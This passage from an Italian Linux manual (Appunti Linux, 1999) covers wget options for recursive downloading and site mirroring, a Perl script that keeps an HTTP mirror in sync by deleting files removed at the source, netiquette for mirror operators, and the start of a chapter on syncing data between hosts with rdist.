Come nell'esempio precedente, con la differenza che il file `elenco` non viene riconosciuto automaticamente come HTML, e per questo è stata aggiunta l'opzione **`--force-html`**.

`$` **`wget -r -i elenco --base="http://dinkel.brot.dg/"`**

Viene scandito il file `elenco` (il tipo di questo viene determinato in modo automatico), ma in più viene specificato che gli indirizzi relativi hanno il prefisso `http://dinkel.brot.dg/`.

### 150.6.5 Scansione ricorsiva

La scansione ricorsiva di un URI è ciò che genera i problemi maggiori nella gestione di Wget, e questo dovrebbe essere già stato capito dall'esposizione delle sezioni precedenti. La scansione ricorsiva di un URI di tipo FTP è abbastanza intuitiva, dal momento che si riferisce a un ramo di directory, mentre quando si tratta di un URI di tipo HTTP, questa ricorsione si basa sui riferimenti **`HREF`** e **`SRC`**; quando poi il file scaricato è di tipo **`text/html`**, questo viene scandito alla ricerca di altri riferimenti da seguire.

Soprattutto quando si opera con il protocollo HTTP, è importante porre un limite alla ricorsione, dal momento che i riferimenti possono articolarsi in modi imprevedibili. Il numero massimo predefinito di livelli di ricorsione è di cinque.

A causa delle particolarità del protocollo HTTP, può essere conveniente limitare la scansione ricorsiva ai riferimenti relativi, oppure a quelli di un particolare dominio.

Quando la scansione ricorsiva è normale, cioè non si limita ai soli riferimenti relativi, si pone il problema di trattare convenientemente i riferimenti ipertestuali assoluti che puntano allo stesso nodo in cui si trovano. Infatti, può accadere che due nomi si riferiscano allo stesso nodo; in tal caso non ha senso sdoppiare i percorsi, anche perché si rischierebbe di duplicare lo scarico di alcuni file. Per risolvere questo problema, Wget interpella il sistema DNS in modo da verificare se si tratta della stessa macchina o meno.

Il vero problema nasce quando il server HTTP distingue tra nodi virtuali differenti, in base all'uso di un diverso alias per raggiungere lo stesso elaboratore. In tal caso, occorre informare Wget di ignorare il sistema DNS e limitarsi al confronto letterale dei nomi dei nodi.

#### Opzioni e direttive

`-L | --relative`

`relative_only = on`

Fa in modo di seguire solo i riferimenti relativi, escludendo quindi qualunque URI completo dell'indicazione del nodo.

`-np | --no-parent`

`no_parent = on`

Permette di evitare che siano attraversate directory precedenti a quella dell'URI di partenza.

`-X` ⟨*elenco-directory*⟩ | `--exclude` ⟨*elenco-directory*⟩

`exclude_directories =` ⟨*elenco-directory*⟩

Permette di escludere un elenco di directory dalla scansione ricorsiva.

`-nH`

`add_hostdir = off`

Disabilita la creazione di directory locali prefissate dal nome del nodo di origine. Di solito, in presenza di una scansione ricorsiva di un URI, viene creata localmente una struttura di directory che riproduce il sistema remoto, a partire dal nome del nodo stesso.

Questa opzione è utile solo quando si è sicuri che i riferimenti non si sviluppano all'indietro (eventualmente attraverso l'uso di opzioni opportune), come quando si opera con URI di tipo FTP.

`-nh`

Disabilita il controllo DNS; in tal modo non viene verificato se due nomi di dominio appartengono in realtà allo stesso nodo.

`-D` ⟨*elenco-domini*⟩ | `--domains=`⟨*elenco-domini*⟩

`domains =` ⟨*elenco-domini*⟩

Permette di definire un elenco di domini accettabili. In pratica, si permette a **`wget`** di seguire i riferimenti a nodi differenti da quello di partenza, purché appartengano ai domini elencati.

`-k` | `--convert-links`

`convert_links = on`

In questo modo si ottiene di convertire i riferimenti assoluti in riferimenti relativi, limitatamente ai file scaricati effettivamente.

Esempi

`$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/"`**

Riproduce l'URI `http://dinkel.brot.dg/progetto/` con tutto il contenuto, in base ai riferimenti **relativi** che vengono incontrati, escludendo quelli che si riferiscono a posizioni precedenti alla directory `/progetto/`, fino al massimo numero di livelli predefinito (cinque), generando il percorso `./dinkel.brot.dg/progetto/`... nella directory corrente.

`$` **`wget -r -L -np "http://dinkel.brot.dg/progetto/" \`**

`>` **`-X /progetto/img/,/progetto/x/`**

Come nell'esempio precedente, con l'aggiunta che non vengono riprodotte le directory `/progetto/img/` e `/progetto/x/`.

`$` **`wget -r -D .brot.dg "http://dinkel.brot.dg/"`**

Riproduce l'URI `http://dinkel.brot.dg/progetto/` seguendo anche i riferimenti ad alti nodi purché appartenenti al dominio **`.brot.dg`**.

## 150.6.6 Selezione dei file in base al loro nome

Quando si scandisce un URI remoto in modo ricorsivo, è possibile definire i file da scaricare in base al nome. Nel caso particolare del protocollo FTP, si possono utilizzare i noti caratteri jolly nello stesso URI, mentre con il protocollo HTTP le cose cambiano perché ci si deve sempre affidare alla scansione dei riferimenti contenuti nelle pagine HTML.

Opzioni e direttive

`-A` ⟨*elenco-da-accettare*⟩ | `--accept` ⟨*elenco-da-accettare*⟩

`accept =` ⟨*elenco-da-accettare*⟩

In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che si vogliono scaricare. In pratica, si scaricano solo questi file, o meglio, gli altri che sono serviti per raggiungerli vengono rimossi successivamente.

`-R` ⟨*elenco-da-escludere*⟩ | `--reject` ⟨*elenco-da-escludere*⟩

`reject =` ⟨*elenco-da-escludere*⟩

In questo modo si può specificare un elenco di suffissi o di modelli espressi attraverso caratteri jolly riferiti a file che **non** si vogliono scaricare. Tutti gli altri file vanno bene.

Esempi

`$` **`wget -r -A "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"`**

Salva localmente solo i file che terminano per `.gif` e `.jpg`, provenienti dall'URI `http://dinkel.brot.dg/progetto/`.

`$` **`wget -r -R "*.gif,*.jpg" "http://dinkel.brot.dg/progetto/"`**

Come nell'esempio precedente, con la differenza che viene scaricato tutto fuorché i file che terminano per `.gif` e `.jpg`.

## 150.6.7 Identificazioni e password

Si è già accennato al fatto che il nome dell'utente e la password eventualmente necessari per accedere a determinati servizi FTP e HTTP possono essere inseriti nello stesso URI. In alternativa si possono usare delle opzioni apposite o delle direttive dei file di configurazione.

> È bene ricordare che solo inserendo le password all'interno del file di configurazione personale si può evitare che queste siano intercettate da altri utenti del sistema che potrebbero semplicemente leggere la riga di comando utilizzata per avviare **`wget`**.

Opzioni e direttive

`--http-user` ⟨*utente*⟩

`http_user =` ⟨*utente*⟩

Permette di definire il nominativo-utente da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.

`--http-passwd` ⟨*password*⟩

`http_passwd =` ⟨*password*⟩

Permette di definire la password da usare per una connessione HTTP a un particolare URI che richiede l'identificazione.

`passwd =` ⟨*password*⟩

Permette di definire la password da usare per una connessione FTP.

## 150.6.8 Riproduzione speculare e informazioni data-orario

Quando si vuole riprodurre un URI remoto e si vuole mantenere la copia locale allineata con quella remota, la cosa più importante da verificare è la variazione dell'informazione data-orario degli oggetti remoti. In pratica, si vuole ottenere che:

- vengano scaricati i file remoti se non sono già presenti nel sistema locale, o se la dimensione non combacia;
- vengano scaricati i file remoti se la loro data di modifica è più recente rispetto a quella dei file locali.

Utilizzando una delle opzioni o delle direttive seguenti, si fa in modo che venga attuato questo meccanismo di aggiornamento, evitando così di ripetere ogni volta il prelievo di dati già esistenti localmente e presumibilmente aggiornati.

`-N`

`--timestamping`

`timestamping = on`

A fianco di quanto già visto, si inserisce l'opzione o la direttiva **`mirror`** che in pratica incorpora la ricorsione infinita assieme a **`timestamping`** e a **`noclobber`**.

`-m | --mirror`

`mirror = on`

L'esempio seguente serve a riprodurre nella directory corrente ciò che si dirama a partire da `http://dinkel.brot.dg/articoli/` senza seguire riferimenti in altri nodi, né all'interno di percorsi che si articolano da posizioni precedenti gerarchicamente. In particolare vengono trasformati i riferimenti in modo che siano solo relativi (senza l'indicazione del nodo)

```
# wget --mirror --relative --no-parent -nH "http://dinkel.brot.dg/articoli/"
```

> Questo esempio rappresenta l'utilizzo di Wget per ottenere la riproduzione speculare di un'area HTTP. Tuttavia, il difetto di questo approccio sta nel fatto che Wget non è in grado di verificare la scomparsa di file dall'origine, e quindi non può provvedere da solo alla loro eliminazione.

## 150.6.9 Particolarità con gli URI FTP

Alcune opzioni e direttive dei file di configurazione sono specifiche per l'uso con il protocollo FTP.

Opzioni e direttive

`-c | --continue`

Permette di riprendere il prelievo di un file (uno solo) continuando da dove l'operazione era stata interrotta precedentemente. Questa opzione può essere utilizzata anche con il protocollo HTTP, se il server relativo è predisposto per questa funzionalità.

`--follow-ftp`

`follow_ftp = on`

In questo modo si consente a **`wget`** si seguire un riferimento a un URI di tipo FTP, quando questo è contenuto in un file HTML.

`-g {on|off} | --glob={on|off}`

`glob = {on|off}`

Permette di attivare o disattivare la possibilità di utilizzare caratteri jolly. Generalmente, questa modalità è attivata in modo predefinito.

`--retr-symlinks`

`retr_symlinks = on`

Attivando questa modalità si fa in modo che, in presenza di collegamenti simbolici, vengano scaricati i file a cui questi fanno riferimento, invece di ricreare semplicemente tali collegamenti localmente.

## 150.6.10 Funzionalità varie

Altre funzionalità di Wget possono essere molto utili. Queste sezioni, tuttavia, non esauriscono la descrizione delle possibilità di Wget. Per approfondire il suo studio occorre consultare la sua documentazione, che normalmente è disponibile in forma di ipertesto Info: *wget.info*.

### Opzioni e direttive

`-Q` ⟨*dimensione*⟩ | `--quota` ⟨*dimensione*⟩

`quota =` ⟨*dimensione*⟩

Permette di definire il limite massimo di spazio utilizzabile per i prelievi, quando questi sono fatti in modo **ricorsivo**. Il valore della dimensione viene espresso da un numero che rappresenta una quantità di byte. Se questo numero è seguito dalla lettera **`k`**, indica unità in Kbyte, altrimenti, se è seguito dalla lettera **`m`**, si riferisce a unità in Mbyte.

`--spider`

In questo modo, **`wget`** si limita a verificare che l'URI indicato rappresenti un oggetto esistente. Se l'oggetto non esiste, o non è raggiungibile, **`wget`** termina restituendo un valore diverso da zero, e questo può servire per costruire degli script per la verifica di un elenco di URI, per esempio di un *bookmark*. Purtroppo, tale funzionalità non si adatta bene al protocollo FTP.

`-w` ⟨*n-secondi*⟩ | `--wait` ⟨*n-secondi*⟩

`wait =` ⟨*n-secondi*⟩

Permette di stabilire un intervallo di tempo tra il prelievo di un file e il successivo. È molto utile per alleggerire il carico del sistema locale, di quello remoto, e dell'utilizzo della banda.

## 150.6.11 Realizzazione di un sito speculare HTTP con Wget

Dopo la descrizione che è stata fatta di Wget, si potrebbe analizzare la possibilità di realizzare una riproduzione speculare di URI di tipo HTTP. È già stato chiarito che quando Wget viene utilizzato per questo scopo, non si occupa di eliminare i file che dovessero essere stati rimossi dall'origine; per ottenere questo risultato occorre predisporre uno script apposito.

Per comprendere il senso della cosa si può osservare la forma del messaggio generato dall'eseguibile **`wget`** quando viene scaricato o verificato un file. Nel caso di un file che viene scaricato effettivamente si ottiene qualcosa di simile al testo seguente:

```
--18:19:13--  http://localhost:80/manual/index.html
           => `manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]

    0K -> ..                                                  [100%]

18:19:13 (702.47 KB/s) - `manual/index.html' salvato [2158/2158]
```

In alternativa, se il file esiste già e **wget** ritiene che sia già aggiornato:

```
--18:19:54--  http://localhost:80/manual/index.html
           => 'manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]
Il file locale 'manual/index.html' è più recente, non lo scarico.
```

Si può osservare in particolare la riga

```
           => 'manual/index.html'
```

che contiene l'informazione del percorso corrispondente a questo file nel filesystem locale. Questa informazione può essere accumulata per conoscere quali sono i file aggiornati (indipendentemente dal fatto che sono stati scaricati o meno effettivamente), e confrontata con l'elenco di file che si trova effettivamente nel filesystem locale, permettendo l'eliminazione dei file superflui.

Di seguito viene proposto un programma in Perl che permette di realizzare una riproduzione speculare di un URI di tipo HTTP in pratica. Questo programma deve essere avviato quando la directory corrente è quella a partire dalla quale si vuole ottenere la riproduzione locale dell'URI remoto. **wget** viene usato con le opzioni **--mirror**, **--no-parent** e **-nH**, alle quali si potrebbe aggiungere eventualmente anche **--relative**, se la situazione lo consente.

```
#!/usr/bin/perl
#======================================================================
# mirror-http <URI> <opzioni-supplementari>
#
# Mantiene una copia speculare dell'URI indicato.
# In generale, l'URI deve essere una pagina HTML.
#======================================================================

#----------------------------------------------------------------------
# URI di partenza.
#----------------------------------------------------------------------
$punto_di_partenza = $ARGV[0];

#----------------------------------------------------------------------
# Directory corrente.
#----------------------------------------------------------------------
$pwd = `pwd`;
chomp ( $pwd );

#----------------------------------------------------------------------
# Opzioni per wget.
#----------------------------------------------------------------------
$op_normali = "--mirror --no-parent -nH";
$op_supplementari = $ARGV[1];

#----------------------------------------------------------------------
# Elenco attuale.
#----------------------------------------------------------------------
@elenco_attuale = ();
$i_attuale = 0;

#----------------------------------------------------------------------
# Elenco preesistente.
#----------------------------------------------------------------------
@elenco_preesistente = ();
$i_preesistente = 0;

#----------------------------------------------------------------------
# File trovato.
#----------------------------------------------------------------------
$file_trovato = 0;

#----------------------------------------------------------------------
# Record letto.
#----------------------------------------------------------------------
```

```
$riga = "";

#-----------------------------------------------------------------------
# Avvia wget e preleva l'output.
#-----------------------------------------------------------------------
open ( WGET,
    "/usr/bin/wget $op_normali $op_supplementari $punto_di_partenza 2>&1 |" );

#-----------------------------------------------------------------------
# Legge il risultato delle operazioni di wget e ne estrae i nomi dei
# file aggiornati.
#-----------------------------------------------------------------------
while ( $riga = <WGET> ) {

    #-------------------------------------------------------------------
    # Se la riga letta contiene il simbolo «=>», allora contiene
    # l'informazione su un file aggiornato.
    #-------------------------------------------------------------------
    if ( $riga =~ m|=>| ) {

        #---------------------------------------------------------------
        # La riga contiene il percorso di un file locale che è stato
        # aggiornato: occorre estrarre questo nome (si trova delimitato
        # da «`» e «'»).
        #---------------------------------------------------------------
        $riga =~ m|`(.*)?'|;

        #---------------------------------------------------------------
        # Accumula nell'array.
        #---------------------------------------------------------------
        $elenco_attuale[$#elenco_attuale+1] = $1;
    }

    #-------------------------------------------------------------------
    # Riemette tutte le informazioni generate da wget.
    #-------------------------------------------------------------------
    print STDOUT "$riga";
}

#-----------------------------------------------------------------------
# Chiude il flusso abbinato all'esecuzione di wget.
#-----------------------------------------------------------------------
close ( WGET );

#-----------------------------------------------------------------------
# Avvia find per elencare i file esistenti effettivamente dopo
# l'aggiornamento con wget.
#-----------------------------------------------------------------------
open ( FIND, "/usr/bin/find . -type f -print |" );

#-----------------------------------------------------------------------
# Legge il risultato di find e accumula i nomi dei file.
#-----------------------------------------------------------------------
while ( $riga = <FIND> ) {

    #-------------------------------------------------------------------
    # Se la riga letta contiene il simbolo «./» iniziale, allora
    # contiene l'informazione su un file esistente.
    #-------------------------------------------------------------------
    if ( $riga =~ m|^\./| ) {

        #---------------------------------------------------------------
        # La riga contiene il percorso di un file locale:
        # occorre estrarre questo nome togliendo il prefisso «./».
        #---------------------------------------------------------------
```

```
        $riga =~ m|^\./(.*)|;

        #----------------------------------------------------------------
        # Accumula nell'array.
        #----------------------------------------------------------------
        $elenco_preesistente[$#elenco_preesistente+1] = $1;
    }
}

#------------------------------------------------------------------------
# Chiude il flusso abbinato all'esecuzione di find.
#------------------------------------------------------------------------
close ( FIND );

#------------------------------------------------------------------------
# Scandisce i due array alla ricerca di file che devono essere
# cancellati.
#------------------------------------------------------------------------

#------------------------------------------------------------------------
# Scandisce prima l'array contenente i file che esistono fisicamente
# nel filesystem locale.
#------------------------------------------------------------------------
for (
        $i_preesistente = 0 ;
        $i_preesistente <= $#elenco_preesistente ;
        $i_preesistente++
    ) {

    #--------------------------------------------------------------------
    # Azzera la variabile booleana che serve a indicare quando un file
    # deve rimanere.
    #--------------------------------------------------------------------
    $file_trovato = 0;

    #--------------------------------------------------------------------
    # Per ogni elemento dell'array, scandisce l'array contenente
    # l'elenco dei file aggiornati.
    #--------------------------------------------------------------------
    for (
        $i_attuale = 0 ;
        $i_attuale <= $#elenco_attuale ;
        $i_attuale++
    ) {

        #----------------------------------------------------------------
        # Verifica se i nomi corrispondono.
        #----------------------------------------------------------------
        if ( $elenco_preesistente[$i_preesistente]
            eq $elenco_attuale[$i_attuale] ) {

            #------------------------------------------------------------
            # Il file deve rimanere, e questo ciclo interno termina.
            #------------------------------------------------------------
            $file_trovato = 1;
            last;
        }
    }

    #--------------------------------------------------------------------
    # Verifica se deve cancellare il file.
    #--------------------------------------------------------------------
    if ( ! $file_trovato ) {

        #----------------------------------------------------------------
```

```
        # Cancella il file.
        #----------------------------------------------------------------
        unlink $elenco_preesistente[$i_preesistente];

        #----------------------------------------------------------------
        # Segnala l'eliminazione
        #----------------------------------------------------------------
        print STDOUT
            "eliminato: $pwd/$elenco_preesistente[$i_preesistente]\n";
    }
}

#------------------------------------------------------------------------
# Elimina le directory vuote.
#------------------------------------------------------------------------
system ( "/usr/bin/find . -type d -exec rmdir \\{\\} \\; 2> /dev/null" );

#=======================================================================
```

Se questo programma si chiama **`mirror-http`**, supponendo di voler riprodurre l'URI `http://www.brot.dg/prove/`, è **`necessario`** definire un file HTML di partenza. Di solito si tratta di `index.html`, e se non è così occorre trovare un file che contenga dei riferimenti che permettano lentamente di raggiungere tutti gli altri file. Seguendo l'esempio, questo programma andrebbe usato nel modo seguente:

`$` **`mirror-http "http://www.brot.dg/prove/index.html"`**

Quello che si ottiene è la riproduzione della directory `prove/` a partire dalla directory corrente e l'emissione attraverso lo standard output di tutti i messaggi di **`wget`**, con l'aggiunta dell'indicazione dei file cancellati.

## 150.7 Netiquette

All'inizio del capitolo si è accennato alla *netiquette*. Dal momento che la gestione di un sito speculare è una cosa impegnativa, è bene ribadire i concetti più importanti.

1. Prima di predisporre una riproduzione speculare di un sito qualunque occorre verificare eventuali restrizioni poste dall'amministratore del sistema di origine. Di solito si tratta di fare attenzione ai messaggi che appaiono al momento della connessione FTP o di quelli che si trovano nelle varie directory sotto forma di file *readme* o simili. Di sicuro potrebbe essere cortese una richiesta formale attraverso un messaggio di posta elettronica.

2. Le operazioni di allineamento vanno svolte in orari in cui il server remoto, e possibilmente anche quello locale, sono in relativa quiete.

3. Periodicamente è bene verificare che le condizioni o le restrizioni poste dal sistema remoto non siano cambiate.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Trasferimento e sincronizzazione di dati attraverso la rete

A fianco del problema della realizzazione di una riproduzione speculare di informazioni pubblicate sulla rete, c'è anche quello di gestire un sistema di copia remota tra elaboratori, per dati che non sono messi a disposizione del pubblico, soprattutto allo scopo di mantenerli allineati.

Per questo tipo di problema, non avrebbe senso utilizzare il protocollo FTP, come sarebbe necessario per un sito speculare standard. Piuttosto, si fa uso di script o programmi che si basano sui servizi di una shell per l'accesso remoto, come **`rsh`** o **`ssh`** (capitoli 80 e 167).

## 151.1 Rdist

Rdist è un sistema di copia che permette di mantenere l'allineamento di uno o più elaboratori (*host*), mantenendo le informazioni relative alla proprietà, ai permessi e alla data di modifica dei file coinvolti.

L'aggiornamento dei dati si basa sul confronto delle date di modifica e delle dimensioni dei file. In linea di principio, non conta il fatto che i dati siano più recenti o meno, basta che siano diversi. Naturalmente, è possibile istruire Rdist in modo che aggiorni solo i file più recenti, così come si possono definire altri dettagli.

L'operazione di allineamento delle copie parte dall'elaboratore che contiene i dati originali, contattando i vari nodi presso cui si trovano le copie da allineare. In questo senso va inteso il nome di Rdist: *Remote DISTribution*, ovvero, distribuzione remota.

### 151.1.1 Principio di funzionamento

Rdist si avvale di due programmi per stabilire il collegamento necessario al trasferimento dei dati da allineare: **`rdist`** dalla parte dell'elaboratore utilizzato come punto di partenza per la distribuzione dei file (l'origine), e **`rdistd`** dalla parte degli elaboratori contenenti le copie da allineare (le destinazioni).

Tuttavia questo non basta. È necessario anche l'uso di **`rsh`**, e l'accesso remoto relativo deve essere configurato in modo che l'utente, generalmente **`root`**, possa accedere agli elaboratori da allineare senza l'inserimento di alcuna password.

In pratica, si utilizza **`rdist`** per ordinare l'allineamento dei dati; questo utilizza **`rsh`** per connettersi con uno degli elaboratori remoti coinvolti, allo scopo di avviare lì il programma **`rdistd`**. Quindi, attraverso la connessione tra **`rdist`** e **`rdistd`**, ottenuta per mezzo di **`rsh`**, avviene la verifica delle corrispondenze e il trasferimento dei dati necessari.

Dalla descrizione fatta, dovrebbe essere chiaro che Rdist non è un servizio di rete, nel senso che non esiste un demone in ascolto su una certa porta TCP/IP. Rdist si avvale del servizio reso da **`rsh`**, che da sola (probabilmente anche con **`rcp`**) non basterebbe a risolvere il problema dell'allineamento delle copie remote.

### 151.1.2 Origine e destinazione

Generalmente, quando si indicano i dati da allineare, si fa riferimento a un'origine, rappresentata da un percorso del filesystem locale, e a una destinazione composta semplicemente dal nome del nodo. In questa situazione, si intende che il percorso indicato come origine sia lo stesso nel filesystem del nodo di destinazione.

Per esempio, se si vuole allineare la directory `/tmp/prove/ciao/` del filesystem locale, con il nodo remoto **`linux.brot.dg`**, e non si specifica una directory remota, si intende che debba trattarsi della stessa anche in quel filesystem.

Se invece si specifica anche la directory remota, la destinazione diventa esplicita, e così, questa può essere anche una posizione diversa da quella del nodo di origine.

### 151.1.3 Modalità di distribuzione

Prima ancora di vedere come si utilizza e si configura Rdist, è utile analizzare alcune delle modalità di funzionamento. La loro conoscenza permette di comprendere le possibilità di Rdist, e il senso di ciò che si fa.

Come si vedrà meglio più avanti, la modalità di funzionamento viene definita attraverso una o più parole chiave, fornite per mezzo dell'opzione **`-o`**. Segue l'elenco di alcune di queste parole chiave.

- **`verify`**

Non effettua alcun allineamento di dati, si verifica solo che i dati siano allineati. Se non lo sono, si ottiene l'elenco di ciò che andrebbe aggiornato.

- **`whole`**

  Se si specifica una directory remota, la modalità **`whole`** fa sì che nella directory di destinazione venga riprodotto tutto il percorso originale.

  Per esempio, utilizzando la modalità **`whole`**, se si vuole allineare la directory `/tmp/prove/ciao/` del filesystem locale, con il nodo remoto **`linux.brot.dg`** nella directory `/tmp/`, si otterrà la directory `/tmp/tmp/prove/ciao/`.

- **`younger`**

  Fa in modo che vengano aggiornati solo i dati che nell'origine risultano avere una data di modifica più recente.

- **`compare`**

  Fa in modo che vengano aggiornati solo i file che differiscono nel contenuto. Per determinarlo, i file vengono comparati in modo binario, e se risultano diversi, avviene la modifica nelle copie da allineare.

- **`ignlnks`**

  Fa in modo che venga ignorato il problema dei collegamenti simbolici che non sono risolti. In pratica, con questa modalità i collegamenti vengono riprodotti tali e quali, anche se puntano a qualcosa che non c'è.

- **`chknfs`**

  Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un filesystem di rete (NFS).

- **`chkreadonly`**

  Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un filesystem montato in sola lettura.

- **`chksym`**

  Fa in modo di tollerare i collegamenti simbolici nella destinazione. In pratica, se nella destinazione i file o le directory sono spostati rispetto all'origine, e per mantenere uniformità appaiono dei collegamenti, questi non vengono rimossi, ma si accetta la variazione locale.

- **`quiet`**

  Riduce la quantità di messaggi. Per la precisione non segnala i file che vengono aggiornati.

- **`remove`**

  Elimina i file estranei. Se viene aggiornata una directory intera, i file che si trovano già nella destinazione, e non sono presenti nell'origine, vengono rimossi.

- **`nochkowner`**

  Non verifica l'utente proprietario per i file che esistono già nella destinazione. La proprietà dell'utente viene modificata solo se il file richiede un aggiornamento per altri motivi.

- **`nochkgroup`**

  Non verifica il gruppo proprietario per i file che esistono già nella destinazione. La proprietà del gruppo viene modificata solo se il file richiede un aggiornamento per altri motivi.

- **`nochkmode`**

  Non verifica i permessi per i file che esistono già nella destinazione. I permessi vengono modificati solo se il file richiede un aggiornamento per altri motivi.

- **`nodescend`**

  Fa in modo che le directory vengano trattate come file normali, senza allineare anche il loro contenuto e le eventuali sottodirectory.

- **`numchkowner`**

  L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero UID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo-utente, utilizzando il numero UID necessario in base alla configurazione del nodo di destinazione.

- **`numchkgroup`**

  L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero GID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo di gruppo, utilizzando il numero GID necessario in base alla configurazione del nodo di destinazione.

- **`savetargets`**

  Nel caso in cui dei file nella destinazione debbano essere sostituiti, questi vengono salvati con l'estensione `.OLD`. Se esistono già copie di sicurezza di questo tipo, queste vengono sovrascritte, e non vengono rinominate ulteriormente.

### 151.1.4 Configurazione

Le operazioni da compiere con Rdist possono essere inserite in un file di configurazione. Se attraverso le opzioni non si fa riferimento a qualcosa di diverso, o comunque non si vuole ignorare questo file, il nome predefinito è `distfile`, oppure, in sua mancanza, `Distfile`, collocato nella directory corrente.

La struttura di questo file di configurazione è un po' strana. Come accade spesso, il simbolo **`#`** introduce un commento che termina alla fine della riga; inoltre, le righe vuote sono ignorate.

All'interno del file è possibile dichiarare delle variabili, attraverso le quali, il resto delle direttive può diventare più semplice da leggere. La loro dichiarazione avviene in direttive che utilizzano la sintassi seguente:

⟨*nome-variabile*⟩ `=` ⟨*valore*⟩

La loro espansione avviene con la notazione seguente, dove le parentesi graffe sono necessarie per fare in modo che il nome della variabile venga preso in considerazione per intero (diversamente si utilizzerebbe solo il primo carattere).

`${`⟨*nome-variabile*⟩`}`

Nelle direttive che definiscono l'allineamento tra origine e destinazione, si fa spesso riferimento a elenchi di nomi. Questi possono essere indicati raggruppandoli attraverso l'uso di parentesi tonde, come mostrato nella sintassi seguente:

⟨*nome*⟩ | `(` [⟨*nome*⟩ [⟨*nome*⟩]`...`] `)`

Come si vede, quando l'elenco è formato da un nome soltanto, non occorrono parentesi, anche se queste si possono usare comunque. L'elenco tra parentesi è spaziato semplicemente, senza bisogno di altri simboli di separazione, e inoltre è possibile indicare l'elenco nullo.

Questi raggruppamenti possono essere assegnati a delle variabili che successivamente possono essere usate per rappresentarli. In questo senso, si possono eseguire delle operazioni elementari che si richiamano vagamente alla teoria degli insiemi.

⟨*elenco*⟩ `+` ⟨*elenco*⟩

⟨*elenco*⟩ `-` ⟨*elenco*⟩

⟨*elenco*⟩ `&` ⟨*elenco*⟩

La prima espressione restituisce un elenco che contiene tutti gli elementi dei due elenchi; in pratica, rappresenta l'unione dei due. La seconda restituisce un elenco contenente gli elementi presenti nel primo insieme, che non si trovano nel secondo. La terza restituisce l'intersezione dei due insiemi, cioè un elenco di elementi presenti in entrambi i raggruppamenti.

Gli elenchi di file possono essere definiti attraverso caratteri jolly, ma solo quando questi sono riferiti all'elaboratore locale (quello di origine). Sono ammissibili i caratteri jolly della shell C (**`csh`**); in pratica sono validi: l'asterisco (**`*`**), il punto interrogativo (**`?`**), le parentesi quadre e le parentesi graffe, con lo stesso significato che hanno anche con la shell Bash.

Il tipo di direttiva più importante è quello che definisce l'allineamento di un gruppo di file o directory nell'origine con un gruppo di nodi di destinazione. Anche se la sintassi seguente mostra una struttura scomposta su più righe, in realtà tutto potrebbe apparire su una riga sola, a discapito della leggibilità.

`[`⟨*etichetta*⟩`:`]
    ⟨*origine*⟩ `->` ⟨*destinazione*⟩
        `[`⟨*comando*⟩`;`]`...`

L'etichetta è un nome facoltativo, terminato da due punti (`:`), a cui si può fare riferimento per selezionare un gruppo ristretto di azioni; l'origine è un elenco di file e directory; la destinazione è un elenco di nodi rappresentati per nome o attraverso l'indirizzo IP, con l'eventuale aggiunta di un prefisso costituito dal nominativo da utilizzare per il *login* remoto; infine, i comandi sono delle indicazioni aggiuntive che definiscono in particolare l'operazione da compiere e permettono di stabilire delle modalità dell'allineamento dei dati.

La destinazione può essere composta da un elenco di nomi che rispettano la sintassi seguente. L'utente, rappresenta il nome utilizzato per l'accesso attraverso **`rsh`**.

`[`⟨*utente*⟩`@]`⟨*host*⟩

I comandi possono essere di tipo differente e così utilizzano sintassi differenti. Segue un elenco di questi comandi che verranno descritti nelle sezioni seguenti.

- **`install`**

  Copia dei file e delle directory che, in base alle modalità specificate (o predefinite), richiedono aggiornamento.

- **`except`**

  Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi.

- **`except_pat`**

  Esclude un gruppo di file e directory, indicato attraverso l'uso di espressioni regolari, dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi.

- **`notify`**

  Invia un messaggio attraverso la posta elettronica, contenente le operazioni compiute.

- **`special`**

  Esegue un comando nell'elaboratore remoto, dopo l'aggiornamento di un file.

- **`cmdspecial`**

  Esegue un comando nell'elaboratore remoto, dopo l'esecuzione di tutte le operazioni.

### 151.1.4.1 install

`install [-o`⟨*elenco-modalità*⟩`] [`⟨*destinazione*⟩`]`

Copia dei file e delle directory che, in base alle modalità specificate (o predefinite), richiedono aggiornamento. Le modalità possono essere indicate come appare nella sintassi: precedute da **`-o`**, proseguendo con un elenco dei nomi di modalità che si vogliono attivare. Questo elenco è staccato semplicemente utilizzando la virgola, senza spazi aggiuntivi.

Se viene indicato un percorso finale, si intende specificare esplicitamente una destinazione nel filesystem dell'elaboratore a cui sono diretti i dati. Generalmente si tratta di una directory, a meno che l'origine sia composta semplicemente da un unico file.

### 151.1.4.2 except

`except` ⟨*elenco-da-escludere*⟩

Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi. In pratica permette di escludere la «installazione» di alcuni file e directory riferiti all'elaboratore di origine.

È ammesso l'uso di caratteri jolly.

### 151.1.4.3 except_pat

`except_pat` ⟨*elenco-modelli-regexp-da-escludere*⟩

Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi, indicandoli attraverso espressioni regolari.

### 151.1.4.4 special

`special [`⟨*elenco*⟩`] "`⟨*comando-sh*⟩`"`

Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di ogni file indicato nell'elenco. In pratica, il comando viene eseguito solo se il file è stato aggiornato. Se non viene indicato alcun file nell'elenco, il comando viene eseguito per ogni file aggiornato.

